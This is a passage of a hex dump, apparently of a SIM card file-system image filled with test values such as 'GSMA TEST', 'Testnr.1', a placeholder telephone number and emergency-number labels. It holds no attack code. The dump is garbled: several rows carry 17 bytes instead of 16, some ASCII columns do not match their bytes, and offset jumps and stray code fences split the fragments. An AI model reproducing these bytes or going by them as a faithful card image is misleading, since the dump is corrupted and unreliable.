000CF0  01 95 01 08 80 01 5A A4 06 83 01 0A 95 01 08 84  |......Z.........|
000D00  01 D4 A4 06 83 01 0A 95 01 08 FF FF FF FF FF FF  |................|
000D10  FF FF FF FF FF FF FF 80 01 01 A4 06 83 01 01 95  |................|
000D20  01 08 80 01 52 A4 06 83 01 0A 95 01 08 FF FF FF  |....R...........|
000D30  FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF  |................|
000D40  FF FF FF FF FF 80 01 01 A4 06 83 01 01 95 01 08  |................|
000D50  80 01 5A A4 06 83 01 0A 95 01 08 84 01 D4 A4 06  |..Z.............|
000D60  83 01 0A 95 01 08 FF FF FF FF FF FF FF FF FF FF  |................|
000D70  FF FF FF 80 01 03 A4 06 83 01 01 95 01 08 84 01  |................|
```

```
000D80  D4 A4 06 83 01 0A 95 01 08 80 01 58 A4 06 83 01  |...........X....|
000D90  0A 95 01 08 FF FF FF FF FF FF FF FF FF FF FF FF  |................|
000DA0  FF 80 01 01 A4 06 83 01 01 95 01 08 80 01 02 A4  |................|
000DB0  06 83 01 0A 95 01 08 FF FF FF FF FF FF FF FF FF  |................|
000DC0  FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF 80  |................|
000DD0  01 01 A4 06 83 01 01 95 01 08 80 01 02 A4 06 83  |................|
000DE0  01 81 95 01 08 84 01 D4 A4 06 83 01 0A 95 01 08  |................|
000DF0  80 01 58 A4 06 83 01 0A 95 01 08 FF FF 80 01 03  |..X.............|
000E00  90 00 80 01 58 A4 06 83 01 0A 95 01 08 84 01 D4  |....X...........|
000E10  A4 06 83 01 0A 95 01 08 FF FF FF FF FF FF FF FF  |................|

000E50  FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF 08  |................|
000E60  2F 19 18 F9 17 E1 20 2F 06 02 00 E0 A1 08 00 00  |/..... /........|
000E70  76 18 05 00 FF FF FF 3C 3C 00 00 00 99 99 09 17  |v.......<<.......|
000E80  EC 00 11 E8 01 42 6A 77 75 63 B1 B6 73 AA C6 DA  |.....Bjwuc..s...|
000E90  06 02 00 18 51 1E 00 18 77 00 11 E8 81 96 19 A2  |....Q...w.......|
000EA0  C1 67 09 BA BD AA 47 10 10 02 FF 49 FF 05 89 18  |.g....G....I....|
000EB0  7A 00 13 E9 01 DB 69 1D 31 6B 57 B0 E7 33 01 96  |z.....i.1kW..3..|
000EC0  F3 77 4F 0C A0 00 00 18 7D 00 13 E9 0A EC 6A 9C  |.wO.....}.....j.|
000ED0  D9 33 39 BC D8 AA 00 C3 06 F6 FF FF FF FF FF 18  |.39.............|
000EE0  80 00 13 E9 0B 01 38 62 41 1D F6 C5 A7 AA 00 C3  |......8bA.......|
000EF0  D5 10 00 00 FF 50 04 10 7F 73 18 F9 17 C0 20 2F  |.....P...s.... /|
000F00  06 01 00 D2 FC 81 23 01 01 01 00 01 FF FF FF 06  |......#.........|
000F10  6F 00 00 86 18 E2 20 2F 06 02 00 37 6E 17 00 00  |o..... /...7n...|
000F20  8C 18 01 14 FF FF FF FF FF FF FF FF FF FF FF FF  |................|
000F30  FF FF FF FF FF FF FF FF FF FF FF 2E FF FF FF 54  |...............T|
000F40  6F 89 18 86 18 C1 20 2F 06 01 00 8D 17 00 00 00  |o..... /........|
000F50  92 18 12 00 08 FF FF 85 00 FF FF FF FF FF FF FF  |................|
000F60  FF FF FF FF FF FF FF FF FF FF FF FF FF FF 80 01 E5  |................|
000F70  6F 8F 18 86 18 E2 20 2F 06 07 00 28 15 00 00 00  |o..... /...(....|
000F80  98 18 01 16 0A 95 01 80 14 74 65 6C 3A 2B 31 31  |.........tel:+11|
000F90  32 32 33 33 34 34 35 35 36 36 37 37 38 01 90 50  |2233445566778..P|
000FA0  5F 95 18 86 18 C0 20 2F 06 01 00 FB FD A3 18 01  |_..... /........|
000FB0  01 01 00 00 FF FF FF 20 4F 00 00 9B 18 E2 20 2F  |....... O..... /|
000FC0  06 0A 00 8C 93 00 00 00 A1 18 01 0A 90 00 80 00  |................|
000FD0  FF FF FF FF FF FF FF FF FF FF 84 01 D4 A4 06 83 01  |................|
000FE0  4F 9E 18 9B 18 E1 20 2F 06 0A 00 F4 38 00 00 00  |O..... /....8...|
000FF0  A6 18 00 02 FF FF FF FF FF FF FF FF FF FF FF FF  |................|

0011F0  FF FF FF FF FF FF FF 3A 5F 9B 18 86 18 C0 20 2F  |.......:_..... /|
001200  06 01 00 00 12 A0 1A 01 01 01 00 00 FF FF FF 30  |...............0|
001210  4F 00 00 E6 18 C2 20 2F 06 08 00 2E 6F 00 00 00  |O..... /....o...|
001220  EC 18 01 64 73 AA E9 A8 23 C0 03 4F 3A 0A C1 03  |...ds...#..O:...|
001230  4F 15 05 C5 03 4F 09 01 C6 03 4F 4C 0B CA 03 4F  |O....O....OL...O|
001240  51 09 C3 03 4F 19 04 C9 03 4F 16 06 A9 0F C4 03  |Q...O....O......|
001250  4F 11 02 C4 03 4F 13 07 CA 03 4F 14 08 AA 12 C2  |O....O....O.....|
001260  03 4F 12 03 CB 03 4F 3D 0C C7 02 4F 4B C8 02 4F  |.O....O=...OK..O|
001270  4D FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF  |M...............|
001280  FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF 22  |................"|
001290  4F E9 18 E6 18 E1 20 2F 06 07 00 28 A2 00 00 00  |O..... /...(....|
0012A0  FC 18 04 00 FF FF FF 00 00 00 00 F9 18 E2 20 23  |.............. #|
```

```
0012B0  4F F9 18 E6 18 E1 20 2F 06 07 00 66 95 00 00 00  |O..... /...f....|
0012C0  00 19 02 00 FF FF FF 00 00 FF FF FF FF FF FF 24  |...............$|
0012D0  4F FD 18 E6 18 E1 20 2F 06 07 00 75 74 00 00 00  |O..... /...ut...|
0012E0  04 19 02 00 40 00 00 00 02 19 12 00 FF FF FF 3C  |....@..........<|
0012F0  5F E6 18 86 18 C0 20 2F 06 01 00 9D E9 0E 19 01  |_..... /........|
001300  01 01 00 00 FF FF FF 20 4F 00 00 05 19 E1 20 2F  |....... O..... /|
001310  06 0A 00 76 E9 01 00 00 0B 19 12 00 FF FF FF 00  |...v............|
001320  09 01 00 01 01 01 00 01 FF FF FF FF FF FF FF FF  |................|
001330  FF 36 37 37 38 FF FF 21 4F 08 19 05 19 E1 20 2F  |.6778..!O..... /|
001340  06 0A 00 9F C5 02 00 00 11 19 12 00 FF FF FF 00  |................|
001350  0F 01 00 01 01 01 03 07 08 02 0C 00 3E 00 FF FF  |............>...|
001360  FF 19 01 0A FF FF FF 18 83 00 13 E9 81 9B EC 23  |...............#|
001370  F3 05 85 2C CD 33 81 87 FC FB 19 0E 19 E1 20 FB  |...,.3........ .|
001380  2F 86 18 F9 17 E2 20 2F 06 0E 00 3C 3F 00 00 00  |/..... /...<?...|
001390  1A 19 0A 7C FF FF FF FF FF FF FF FF FF FF FF FF  |...|............|

001860  FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF 44  |...............D|
001870  6F 05 19 86 18 C6 20 2F 06 07 00 54 BD 00 00 00  |o..... /...T....|
001880  B8 19 05 1A FF FF FF FF FF FF FF FF FF FF FF FF  |................|

001900  FF FF FF FF FF FF FF FF FF 00 FF FF FF FF FF 09  |................|
001910  4F 01 19 E6 18 C2 20 2F 06 07 00 6C D7 01 00 00  |O..... /...l....|
001920  CC 19 05 02 FF FF FF 00 00 00 00 00 00 00 00 00  |................|
001930  00 FF FF FF FF FF FF FF 11 4F C9 19 E6 18 C2 20 2F  |........O..... /|
001940  06 07 00 46 7E 02 00 00 D1 19 05 11 FF FF FF FF  |...F~...........|
001950  FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF  |................|
001960  FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF  |................|
001970  FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF  |................|
001980  FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF  |................|
001990  FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF  |................|
0019A0  FF FF FF FF FF FF FF 12 4F CE 19 E6 18 EA 20 2F  |........O..... /|
0019B0  06 07 00 D9 B8 03 50 90 DF 19 05 0D FF FF FF 00  |......P.........|
0019C0  FF FF FF FF FF FF FF FF FF FF FF FF 00 FF FF FF  |................|
0019D0  FF FF FF FF FF FF FF FF FF 00 FF FF FF FF FF FF  |................|
0019E0  FF FF FF FF FF FF 00 FF FF FF FF FF FF FF FF FF  |................|
0019F0  FF FF FF 00 FF FF FF FF FF FF FF FF FF FF FF FF  |................|
001A00  FF FF FF FF FF FF FF 13 4F DC 19 E6 18 E2 20 2F  |........O..... /|
001A10  06 07 00 FE F8 07 00 00 EB 19 05 11 FF FF FF FF  |................|

001A70  FF FF FF FF FF FF FF 14 4F E8 19 E6 18 C2 20 2F  |........O..... /|
001A80  06 07 00 B3 67 08 00 00 F9 19 05 28 FF FF FF FF  |....g......(....|

001B50  FF FF FF FF FF FF FF 15 4F F6 19 E6 18 E2 20 2F  |........O..... /|
001B60  06 07 00 5E 31 05 00 00 15 1A 05 03 FF FF FF FF  |...^1...........|
001B70  FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF 16  |................|
001B80  4F 12 1A E6 18 E2 20 2F 06 07 00 D3 83 06 00 00  |O..... /........|
001B90  1A 1A 0A 02 FF FF FF 00 01 00 01 00 01 00 01 00  |................|
001BA0  01 00 01 00 01 00 01 00 01 00 01 FF FF FF FF 19  |................|
001BB0  4F 17 1A E6 18 E2 20 2F 06 07 00 E8 F6 04 00 00  |O..... /........|
001BC0  20 1A 0A 14 FF FF FF FF FF FF FF FF FF FF FF FF  | ...............|
```

```
001C80  FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF 3A  |...............:|
001C90  4F 1D 1A E6 18 CA 20 2F 06 07 00 F7 6B 0A 3A C1  |O..... /....k.:.|
001CA0  3C 1A 05 1C 18 E2 20 54 65 73 74 6E 72 2E 31 FF  |<..... Testnr.1.|
001CB0  FF 06 91 94 98 21 43 F1 FF FF FF FF FF FF FF FF  |.....!C.........|
001CC0  FF FF FF 54 65 73 74 6E 72 2E 32 FF FF 06 91 94  |...Testnr.2.....|
001CD0  98 21 43 F2 FF FF FF FF FF FF FF FF FF FF FF FF  |.!C.............|

001D30  FF FF FF FF FF FF FF 3D 4F 39 1A E6 18 E2 20 2F  |.......=O9.... /|
001D40  06 07 00 37 F1 0C 00 00 51 1A 0A 0F 74 03 E9 FF  |...7....Q...t...|

001DE0  FF FF FF FF FF FF FF 4B 4F 4E 1A E6 18 E2 20 2F  |.......KON.... /|
001DF0  06 07 00 5D 2E 00 00 00 67 1A 0A 0A FF FF FF FF  |...]....g.......|
001E00  FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF  |................|
001E10  FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF  |................|
001E20  FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF  |................|
001E30  FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF  |................|
001E40  FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF  |................|
001E50  FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF  |................|
001E60  FF FF FF FF FF FF FF 4C 4F 64 1A E6 18 E2 20 2F  |.......LOd.... /|
001E70  06 07 00 65 F3 0B 00 00 77 1A 0A 0A FF FF FF 00  |...e....w.......|

001EE0  00 00 00 FF FF FF FF 4D 4F 74 1A E6 18 E2 20 2F  |.......MOt.... /|
001EF0  06 07 00 89 49 00 00 00 87 1A 0A 14 CC 05 00 FF  |....I...........|

001FC0  FF FF FF FF FF FF FF 51 4F 84 1A E6 18 E2 20 2F  |.......QO..... /|
001FD0  06 07 00 96 D4 09 00 00 A3 1A 05 28 FF FF FF FF  |...........(....|

0020A0  FF FF FF FF FF FF FF 66 7F 17 19 F9 17 C0 20 2F  |.......f...... /|
0020B0  06 01 00 DA FA BF 1A 01 00 01 00 00 FF FF FF 40  |...............@|
0020C0  5F 00 00 BC 1A C0 20 2F 06 01 00 BE 64 D8 1A 01  |_..... /....d...|
0020D0  00 01 00 00 19 E2 20 40 4F 00 00 BF 1A E9 20 2F  |...... @O..... /|
0020E0  06 02 00 16 DE 00 BB 83 C5 1A 01 00 FF FF FF 00  |................|
0020F0  FF FF FF FF FF FF FF 41 4F C2 1A BF 1A E9 20 2F  |.......AO..... /|
002100  06 02 00 58 E9 00 F1 CB C9 1A 20 00 FF FF FF 06  |...X...... .....|
002110  01 3C 1E 3C 1E 00 00 00 00 00 00 00 00 00 00 00  |.<.<............|
002120  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 42  |...............B|
002130  4F C6 1A BF 1A E9 20 2F 06 02 00 A0 19 00 85 0B  |O..... /........|
002140  D0 1A 06 00 FF FF FF 00 00 00 00 00 00 FF FF 43  |...............C|
002150  4F CD 1A BF 1A E9 20 2F 06 04 00 EC 37 00 7A 8D  |O..... /....7.z.|
002160  D4 1A 20 00 FF FF FF 00 00 00 00 00 00 00 00 00  |.. .............|
002170  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  |................|
002180  00 00 00 00 00 00 00 44 4F D1 1A BF 1A E9 20 2F  |.......DO..... /|
002190  06 04 00 B3 DC 00 BB 73 DB 1A 01 00 FF FF FF 00  |.......s........|
0021A0  FF FF FF FF FF FF FF 4A 00 83 0C A0 00 00 00 87  |.......J........|
0021B0  10 02 FF 49 FF 05 89 00 00 00 00 00 00 00 FF 00  |...I............|
0021C0  00 00 00 00 00 1A E6 F0 07 00 00 00 00 00 00 00  |................|
0021D0  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 FF  |................|
0021E0  FE 06 00 80 00 00 00 00 FF 00 00 00 00 00 00 FF  |................|
0021F0  00 FF FF FF FF FF FF D0 7F BC 1A 00 00 C4 20 2F  |.............. /|
002200  06 01 00 5A 16 5D 23 01 01 01 00 02 39 0B 00 07  |...Z.]#.....9...|
002210  6F 00 00 E6 1A C1 20 6F 06 0A 00 8A 63 07 69 69  |o..... o....c.ii|
```

```
002220  EC 1A 09 00 00 00 00 08 09 10 10 10 32 54 06 36  |............2T.6|
002230  00 00 00 00 00 00 00 06 6F E9 1A E6 1A C2 24 6F  |........o.....$o|
002240  06 08 00 C4 25 17 10 8A F1 1A 0F 36 00 00 00 80  |....%......6....|
002250  01 01 A4 06 83 01 01 95 01 08 80 01 02 A4 06 83  |................|
002260  01 81 95 01 08 80 01 58 A4 06 83 01 0A 95 01 08  |.......X........|
002270  FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF  |................|
002280  FF FF FF FF FF 80 01 03 A4 06 83 01 01 95 01 08  |................|
002290  80 01 58 A4 06 83 01 0A 95 01 08 FF FF FF FF FF  |..X.............|
0022A0  FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF  |................|
0022B0  FF FF FF FF FF FF FF FF FF FF FF 80 01 01 A4 06  |................|
0022C0  83 01 01 95 01 08 80 01 5A A4 06 83 01 0A 95 01  |........Z.......|
0022D0  08 FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF  |................|
0022E0  FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF  |................|
0022F0  FF 80 01 01 A4 06 83 01 01 95 01 08 80 01 5A A4  |..............Z.|
002300  06 83 01 0A 95 01 08 84 01 D4 A4 06 83 01 0A 95  |................|
002310  01 08 FF FF FF FF FF FF FF FF FF FF FF FF FF FF  |................|
002320  FF FF FF FF FF FF FF 80 01 01 90 00 80 01 02 A4  |................|
002330  06 83 01 01 95 01 08 84 01 D4 A4 06 83 01 0A 95  |................|
002340  01 08 80 01 58 A4 06 83 01 0A 95 01 08 FF FF FF  |....X...........|
002350  FF FF FF FF FF FF FF FF FF FF FF FF FF 80 01 03  |................|
002360  A4 06 83 01 01 95 01 08 84 01 D4 A4 06 83 01 0A  |................|
002370  95 01 08 80 01 58 A4 06 83 01 0A 95 01 08 FF FF  |.....X..........|
002380  FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF  |................|
002390  FF FF FF 80 01 01 90 00 80 01 5A A4 06 83 01 0A  |..........Z.....|
0023A0  95 01 08 FF FF FF FF FF FF FF FF FF FF FF FF FF  |................|
0023B0  FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF  |................|
0023C0  FF FF FF FF FF FF FF FF FF FF 80 01 01 90 00 80  |................|
0023D0  5A A4 06 83 01 0A 95 01 08 84 01 D4 A4 06 83 01  |Z...............|
0023E0  0A 95 01 08 FF FF FF FF FF FF FF FF FF FF FF FF  |................|
0023F0  FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF 80  |................|
002400  01 01 A4 06 83 01 01 95 01 08 80 01 02 A4 06 83  |................|
002410  01 81 95 01 08 84 01 D4 A4 06 83 01 0A 95 01 08  |................|
002420  80 01 58 A4 06 83 01 0A 95 01 08 FF FF FF FF FF  |..X.............|
002430  FF FF FF FF FF 80 01 01 A4 06 83 01 01 95 01 08  |................|
002440  80 01 1A A4 06 83 01 0A 95 01 08 FF FF FF FF FF  |................|
002450  FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF  |................|
002460  FF FF FF FF FF FF FF FF FF FF FF 80 01 01 A4 06  |................|
002470  83 01 01 95 01 08 80 01 58 A4 06 83 01 0A 95 01  |........X.......|
002480  08 84 01 32 A4 06 83 01 01 95 01 08 80 01 02 A0  |...2............|
002490  10 A4 06 83 01 01 95 01 08 A4 06 83 01 81 95 01  |................|
0024A0  08 80 01 03 A4 06 83 01 0A 95 01 08 FF FF FF FF  |................|
0024B0  FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF  |................|
0024C0  FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF  |................|
0024D0  FF FF FF FF FF FF FF 80 01 5B A4 06 83 01 0A 95  |.........[......|
0024E0  01 08 84 01 D4 A4 06 83 01 0A 95 01 08 FF FF FF  |................|
0024F0  FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF  |................|
002500  FF FF FF FF FF FF FF FF FF FF FF FF FF 80 01 03  |................|
002510  90 00 84 01 D4 A4 06 83 01 0A 95 01 08 80 01 58  |..............X|
002520  A4 06 83 01 0A 95 01 08 FF FF FF FF FF FF FF FF  |................|

002570  FF FF FF FF FF FF FF FF FF 06 00 80 00 00 00 08  |................|
```

```
002580  6F EE 1A E6 1A C1 20 6F 06 02 00 14 54 08 00 00  |o..... o....T...|
002590  5A 1B 21 00 00 C4 20 07 FF FF FF FF FF FF FF FF  |Z.!... .........|
0025A0  FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF  |................|
0025B0  FF FF FF FF FF FF FF FF 5F 1B 09 00 FF FF FF 09  |........_.......|
0025C0  6F 57 1B E6 1A C1 20 6F 06 02 00 88 3A 09 00 00  |oW.... o....:...|
0025D0  62 1B 21 00 1B C2 24 07 FF FF FF FF FF FF FF FF  |b.!...$.........|
0025E0  FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF  |................|
0025F0  FF FF FF FF FF FF FF FF 01 81 95 01 08 80 01 31  |...............1|
002600  6F 5F 1B E6 1A C1 20 6F 06 03 00 4C 10 12 00 00  |o_.... o...L....|
002610  6A 1B 01 00 FF FF FF 00 FF FF FF FF FF 80 01 38  |j..............8|
002620  6F 67 1B E6 1A C1 20 6F 06 04 00 09 D0 04 00 00  |og.... o........|
002630  6E 1B 0F 00 FF FF FF 9E FF BF 1D FF 3E 00 83 41  |n...........>..A|
002640  03 10 01 04 00 00 FF 3B 6F 6B 1B E6 1A CA 20 6F  |.......;ok.... o|
002650  06 01 00 3C 02 00 89 4D 73 1B 05 1C 01 08 80 FF  |...<...Ms.......|

0026E0  FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF 3C  |...............<|
0026F0  6F 70 1B E6 1A CA 20 6F 06 02 00 0E 5F 00 78 B2  |op.... o...._.x.|
002700  88 1B 0A B0 06 83 01 00 FF FF FF FF FF FF FF FF  |................|

002DE0  FF FF FF FF FF FF FF 42 6F 85 1B E6 1A CA 20 6F  |.......Bo..... o|
002DF0  06 02 00 DA B3 00 47 82 67 1C 02 2A FF FF FF FF  |......G.g..*....|
002E00  FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF  |................|
002E10  FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF  |................|
002E20  FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF  |................|
002E30  FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF  |................|
002E40  FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF  |................|
002E50  FF FF FF FF FF FF FF 43 6F 64 1C E6 1A C9 20 6F  |.......Cod.... o|
002E60  06 02 00 0B 42 00 0C 6C 75 1C 02 00 FF FF FF FF  |....B..lu.......|
002E70  FF FF FF FF FF FF FF 46 6F 72 1C E6 1A C1 20 6F  |.......For.... o|
002E80  06 07 00 B0 8A 00 00 00 79 1C 11 00 FF FF FF 01  |........y.......|
002E90  47 53 4D 41 11 54 45 53 54 FF FF FF FF FF FF FF  |GSMA.TEST.......|
002EA0  FF FF FF FF FF FF FF 56 6F 76 1C E6 1A C1 20 6F  |.......Vov.... o|
002EB0  06 01 00 2D 55 05 00 00 7F 1C 01 00 FF FF FF 00  |...-U...........|
002EC0  FF FF FF FF FF FF FF 5B 6F 7C 1C E6 1A C1 20 6F  |.......[o|.... o|
002ED0  06 02 00 40 E3 0F 00 00 83 1C 06 00 FF FF FF F0  |...@............|
002EE0  00 00 F0 00 00 FF FF 5C 6F 80 1C E6 1A C1 20 6F  |.......\o..... o|
002EF0  06 03 00 3F E7 10 00 00 87 1C 03 00 FF FF FF FF  |...?............|
002F00  FF FF FF FF FF FF FF 73 6F 84 1C E6 1A C1 20 6F  |.......so..... o|
002F10  06 02 00 DC 8D 0C 00 00 8B 1C 0E 00 FF FF FF FF  |................|
002F20  FF FF FF FF FF FF 42 F6 18 FF FE FF 01 FF FF 78  |......B........x|
002F30  6F 88 1C E6 1A C1 20 6F 06 03 00 60 0C 06 00 00  |o..... o...`....|
002F40  90 1C 02 00 FF FF FF 00 01 FF FF FF FF FF FF 7B  |...............{|
002F50  6F 8D 1C E6 1A C1 20 6F 06 06 00 7F 77 0D 00 00  |o..... o....w...|
002F60  94 1C 0C 00 FF FF FF FF FF FF FF FF FF FF FF FF  |................|
002F70  FF FF FF FF FF FF FF 7E 6F 91 1C E6 1A C1 20 6F  |.......~o..... o|
002F80  06 02 00 91 12 0B 00 00 99 1C 0B 00 FF FF FF FF  |................|
002F90  FF FF FF 42 F6 18 FF FE FF 01 FF FF FF FF FF AD  |...B............|
002FA0  6F 96 1C E6 1A C1 20 6F 06 07 00 75 31 03 00 00  |o..... o...u1...|
002FB0  9E 1C 04 00 FF FF FF 80 00 00 02 FF FF FF FF B7  |................|
002FC0  6F 9B 1C E6 1A C2 20 6F 06 08 00 05 16 01 00 00  |o..... o........|
002FD0  A2 1C 02 0E FF FF FF 11 F2 FF 45 75 72 6F 20 45  |..........Euro E|
```

```
002FE0  6D 65 72 FF 00 19 F1 FF 45 6D 65 72 67 65 6E 63  |mer.....Emergenc|
002FF0  79 FF 00 FF FF FF FF C4 6F 9F 1C E6 1A C1 20 6F  |y.......o..... o|
003000  06 02 00 F8 65 00 00 00 A9 1C 32 00 FF FF FF FF  |....e.....2.....|
003010  FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF  |................|
003020  FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF  |................|
003030  FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF  |................|
003040  FF FF FF FF FF FF FF E3 6F A6 1C E6 1A E1 20 6F  |........o..... o|
003050  06 02 00 29 94 1E 00 00 B3 1C 12 00 FF FF FF FF  |...)............|
003060  FF FF FF FF FF FF FF FF FF FF FF 00 00 00 00 00  |................|
003070  01 FF FF FF FF FF FF E4 6F B0 1C E6 1A E2 20 6F  |........o..... o|
003080  06 02 00 C0 B8 18 00 00 B9 1C 01 36 FF FF FF FF  |...........6....|
003090  FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF  |................|
0030A0  FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF  |................|
0030B0  FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF  |................|
0030C0  FF FF FF FF FF FF FF 05 6F B6 1C E6 1A C1 20 6F  |........o..... o|
0030D0  06 05 00 54 3E 02 00 00 C3 1C 06 00 FF FF FF FF  |...T>...........|
0030E0  FF FF FF FF FF FF FF 37 6F C0 1C E6 1A E1 20 6F  |.......7o..... o|
0030F0  06 09 00 77 4C 00 00 00 C7 1C 03 00 FF FF FF 00  |...wL...........|
003100  00 00 FF FF FF FF FF 39 6F C4 1C E6 1A C6 20 6F  |.......9o..... o|
003110  06 0B 00 C7 73 1C 00 00 CB 1C 05 03 FF FF FF 00  |....s...........|
003120  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 3E  |...............>|
003130  6F C8 1C E6 1A C1 20 6F 06 04 00 74 D1 00 00 00  |o..... o...t....|
003140  D0 1C 02 00 FF FF FF FF FF FF FF FF FF FF FF 3F  |...............?|
003150  6F CD 1C E6 1A C1 20 6F 06 04 00 9E 55 00 00 00  |o..... o....U...|
003160  D4 1C 02 00 FF FF FF FF FF FF FF FF FF FF FF 40  |...............@|
003170  6F D1 1C E6 1A CA 20 6F 06 04 00 D0 62 00 6E 87  |o..... o....b.n.|
003180  D8 1C 02 1C 1B CA 20 FF FF FF FF FF FF FF FF FF  |...... .........|
003190  FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF  |................|
0031A0  FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF  |................|
0031B0  FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF 41  |...............A|
0031C0  6F D5 1C E6 1A C1 20 6F 06 01 00 1E E8 00 00 00  |o..... o........|
0031D0  E2 1C 05 00 FF FF FF FF FF FF 00 00 FF FF FF 45  |...............E|
0031E0  6F DF 1C E6 1A C1 20 6F 06 02 00 F6 93 00 00 00  |o..... o........|
0031F0  E6 1C 08 00 1B C9 20 FF FF FF FF FF FF FF FF 48  |...... ........H|
003200  6F E3 1C E6 1A C1 20 6F 06 04 00 1E 0E 0E 00 00  |o..... o........|
003210  EA 1C 08 00 1B C1 20 FF FF FF FF FF FF FF FF 49  |...... ........I|
003220  6F E7 1C E6 1A CA 20 6F 06 0A 00 C3 74 00 9F BF  |o..... o....t...|
003230  EE 1C 05 1C FF FF FF FF FF FF FF FF FF FF FF FF  |................|

0032C0  FF FF FF FF 01 FF FF 4B 6F EB 1C E6 1A CA 20 6F  |.......Ko..... o|
0032D0  06 01 00 38 3D 00 33 7B 03 1D 05 0D 00 FF FF 00  |...8=.3{........|
0032E0  FF FF FF FF FF FF FF FF FF FF FF FF 00 FF FF FF  |................|
0032F0  FF FF FF FF FF FF FF FF FF FF 00 FF FF FF FF FF  |................|
003300  FF FF FF FF FF FF 00 FF FF FF FF FF FF FF FF FF  |................|
003310  FF FF FF 00 FF FF FF FF FF FF FF FF FF FF FF FF  |................|
003320  0C 1D 0B 00 FF FF 00 4C 6F 00 1D E6 1A CA 20 6F  |.......Lo..... o|
003330  06 03 00 88 02 00 1D C0 0F 1D 05 0D 1B C1 20 00  |.............. .|
003340  FF FF FF FF FF FF FF FF FF FF FF FF 00 FF FF FF  |................|
003350  FF FF FF FF FF FF FF FF FF FF 00 FF FF FF FF FF  |................|
003360  FF FF FF FF FF FF 00 FF FF FF FF FF FF FF FF FF  |................|
003370  FF FF FF 00 FF FF FF FF FF FF FF FF FF FF FF FF  |................|
```

```
003380  45 6D 65 72 67 65 6E 50 6F 0C 1D E6 1A C1 20 6F  |EmergenPo..... o|
003390  06 06 00 0B 17 00 00 00 1B 1D 10 00 5E 00 00 FF  |............^...|
0033A0  FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF 60  |...............`|
0033B0  6F 18 1D E6 1A C1 20 6F 06 06 00 86 A5 0A 00 00  |o..... o........|
0033C0  20 1D AA 00 FF FF FF FF FF FF 00 00 FF FF FF 00  | ...............|

003470  00 1D 06 00 FF FF FF 61 6F 1D 1D E6 1A C1 20 6F  |.......ao..... o|
003480  06 03 00 DA 00 11 00 00 39 1D FA 00 6A 00 00 FF  |........9...j...|

003580  FF FF 00 00 FF FF FF 00 00 1D 08 00 FF 00 FF 62  |...............b|
003590  6F 36 1D E6 1A C1 20 6F 06 03 00 BE 29 13 00 00  |o6.... o....)...|
0035A0  5C 1D FA 00 2E 0E 00 FF FF FF 00 00 FF FF FF 00  |\...............|

0036A0  00 FF FF FF FF FF FF 2C 6F 59 1D E6 1A E1 20 6F  |.......,oY.... o|
0036B0  06 02 00 53 02 00 00 00 7F 1D 10 00 FF FF 00 FF  |...S............|
0036C0  FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF 32  |...............2|
0036D0  6F 7C 1D E6 1A E1 20 6F 06 03 00 9F 57 00 00 00  |o|.... o....W...|
0036E0  84 1D 3C 00 FF FF FF FF FF FF FF FF FF FF FF FF  |..<.............|
0036F0  FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF  |................|
003700  FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF  |................|
003710  FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF  |................|
003720  FF FF FF 59 1B C1 20 47 6F 81 1D E6 1A CA 20 6F  |...Y.. Go..... o|
003730  06 02 00 BF B8 00 F3 D9 8F 1D 0A 1E FF FF FF 00  |................|

003860  FF FF FF FF FF FF FF FF FF FF FF 00 00 FF FF 4D  |...............M|
003870  6F 8C 1D E6 1A E2 20 6F 06 01 00 DA 71 00 00 00  |o..... o....q...|
